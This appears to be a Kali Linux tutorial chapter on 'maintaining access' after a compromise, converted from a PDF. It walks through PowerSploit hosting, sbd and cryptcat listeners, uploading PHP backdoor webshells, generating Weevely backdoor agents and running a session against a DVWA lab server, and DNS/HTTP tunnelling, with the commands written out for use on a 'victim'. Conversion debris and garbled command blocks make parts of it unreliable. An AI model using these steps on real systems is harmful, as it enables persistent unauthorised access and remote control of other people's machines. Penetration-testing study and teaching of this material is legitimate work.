

Maintaining Access

In this topic, we will see the tools that Kali uses to maintain connection and for access to a hacked machine even when it connects and disconnects again.

Powersploit

This is a tool that is for Windows machines. It has PowerShell installed in victims machine. This tool helps the hacker to connect with the victim's machine via PowerShell.

To open it, open the terminal on the left and type the following command to enter into the powersploit folder –

```
root@kali:~# cd /usr/share/powersploit/
```

If you type “ls” it will list all the powersploit tools that you can download and install in the victim's machine after you have gained access. Most of them are name self-explained according to their names.


```
root@kali:~# cd /usr/share/powersploit/
root@kali:~# ls
AntivirusBypass  Persistence  PowerSploit.psm1  ReverseEngineering
CodeExecution    PETools     README.md         ScriptModification
Exfiltration     PowerSploit.psd1  Recon
```

An easy way to download this tool on the victim's machine is to create a web server, which powersploit tools allow to create easily using the following command –

```
python -m SimpleHTTPServer
```

```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

After this, if you type: http://<Kali machine ip_address>:8000/ following is the result.



Sbd

sbd is a tool similar to Netcat. It is portable and can be used in Linux and Microsoft machines. sbd features AES-CBC-128 + HMAC-SHA1 encryption. Basically, it helps to connect to a victim's machine any time on a specific port and send commands remotely.

To open it, go to the terminal and type "**sbd -l -p port**" for the server to accept connections.

```
root@kali:~# sbd -help
sbd 1.37 Copyright (C) 2004 Michel Blomgren <michel.blomgren@tigerteam.se>
$Id: sbd.c,v 1.37 2005/08/21 22:40:47 shadow Exp $

This program is free software; you can redistribute it and/or modify it under
the terms of the GNU General Public License as published by the Free Software
Foundation; either version 2 of the License, or (at your option) any later
version.

connect (tcp): sbd [-options] host port
listen (tcp): sbd -l -p port [-options]
options:
  -l          listen for incoming connection
  -p n        choose port to listen on, or source port to connect out from
  -a address  choose an address to listen on or connect out from
  -e prog     program to execute after connect (e.g. -e cmd.exe or -e bash)
  -r n        infinitely respawn/reconnect, pause for n seconds between
              connection attempts. -r0 can be used to re-listen after
              disconnect (just like a regular daemon)
  -c on|off   encryption on/off. specify whether you want to use the built-in
              AES-CBC-128 + HMAC-SHA1 encryption implementation (by
              Christophe Devine - http://www.cr0.net:8040/) or not
```

In this case, let us put port 44 where the server will listen.

```
root@kali:~# sbd -l -p 44 -v
listening on port 44
```

On the victim's site, type "**sbd IPofserver port**". A connection will be established where we can send the remote commands.

In this case, it is "localhost" since we have performed the test on the same machine.

```
root@kali:~# sbd localhost 44
```

Finally, on the server you will see that a connection has occurred as shown in the following screenshot.

```
connect to 127.0.0.1:44 from 127.0.0.1:57252 (localhost)
```

Webshells

Webshells can be used to maintain access or to hack a website. But most of them are detected by antiviruses. The C99 php shell is very well known among the antivirus. Any common antivirus will easily detect it as a malware.

Generally, their main function is to send system command via web interfaces.

To open it, and type "**cd /usr/share/webshells/**" in the terminal.

```
root@kali:/usr/share/webshells# ls
asp  aspx  cfm  jsp  perl  php
root@kali:/usr/share/webshells#
```

As you see, they are divided in classes according to the programming language : asp , aspx, cfm, jsp, perl,php

If you enter in the PHP folder, you can see all the webshells for php webpages.

```
root@kali:/usr/share/webshells# cd php/
root@kali:/usr/share/webshells/php# ls
findsock.c          php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php    php-reverse-shell.php   simple-backdoor.php
```

To upload the shell to a web server, for example “**simple-backdoor.php**” open the webpage and URL of the web shell.

At the end, write the cmd command. You will have all the info shown as in the following screenshot.



Weeveily

Weeveily is a PHP web shell that simulate telnet-like connection. It is a tool for web application post exploitation, and can be used as a stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.

To open it, go to the terminal and type “weeveily” where you can see its usage.

```
root@kali:~# weeveily


[+] weeveily 3.2.0
[!] Error: too few arguments

[+] Run terminal to the target
weeveily <URL> <password> [cmd]

[+] Load session file
weeveily session <path> [cmd]

[+] Generate backdoor agent
weeveily generate <password> <path>
```

To generate the shell, type “**weeveily generate password pathoffile**”. As seen in the following screenshot, it is generated on the “Desktop” folder and the file is to upload in a webserver to gain access.



After uploading the web shell as shown in the following screenshot, we can connect with cmd to the server using the command “**weeveily URL password**” where you can see that a session has started.

```
root@kali:~# weeveily http://192.168.1.100:8080/ 123456
[+] Generate backdoor agent
weeveily generate <password> <path>
root@kali:~# weeveily generate testtr /root/desktop
Generated backdoor with password 'testtr' in '/root/desktop' of 1476 byte size.
root@kali:~#
soskd.org.
al_443_
20161022-
152715
```

```
root@kali:~# weeveily http://192.168.1.100:8080/ 123456
[+] Browse filesystem, execute commands or list available modules with ':help'
[+] Current session: 'sessions/192.168.1.100:8080/123456'
[shell.php] [!] Error: No response
www-data@:/var/www/dvwa $ ls
2015.php
CHANGELOG.txt
COPYING.txt
README.txt
about.php
bujanginam.php
config
dimas.php
docs
dosen.php
dvwa
external
favicon.ico
hackable
```

http-tunnel

http-tunnel creates a bidirectional virtual data stream tunneled in HTTP requests. The requests can be sent via a HTTP proxy if so desired. This can be useful for users behind restrictive firewalls. If WWW access is allowed through a HTTP proxy, it's possible to use http-tunnel and telnet or PPP to connect to a computer outside the firewall.

First, we should create a tunnel server with the following command -

```
httpptunnel_server -h
```

Then, on the client site type “**httpptunnel_client -h**” and both will start to accept connections.

dns2tcp

This is again a tunneling tool that helps to pass the TCP traffic through DNS Traffic, which means UDP 53 port.

To start it, type “**dns2tcpd**”. The usage is explained when you will open the script.

```
root@kali:~# dns2tcpd
Usage : dns2tcpd [ -i IP ] [ -F ] [ -d debug_level ] [ -f config-file ] [ -p pid
file ]
-F : dns2tcpd will run in foreground
```

On the server site, enter this command to configure the file.

```
#cat >>.dns2tcpdrc
<&l;END listen = 0.0.0.0
port = 53 user=nobody
chroot = /root/dns2tcp
pid_file = /var/run/dns2tcp.pid
domain = your domain key = secretkey
resources = ssh:127.0.0.1:22
END
#dns2tcpd -f .dns2tcpdrc
```

On Client site, enter this command.

```
# cat >>.dns2tcprc
<<END domain = your domain
resource = ssh
local_port = 7891
key = secretkey
END
# dns2tcpc -f .dns2tcprc
# ssh root@localhost -p 7891 -D 7076
```

Tunneling will start with this command.

Cryptcat

It is another tool like Netcat which allows to make TCP and UDP connection with a victim's machine in an encrypted way.

To start a server to listen for a connection, type the following command –

```
cryptcat -l -p port -n
```

```
root@kali:~# cryptcat -l -p 78 -n
```

Where,

- l stands for listening to a connection
- p stands for port number parameter
- n stands for not doing the name resolution

On client site, the connection command is “**cryptcat IPofServer PortofServer**”

```
File Edit View Search Terminal Help
root@kali:~# cryptcat 127.0.0.1 78
pass
```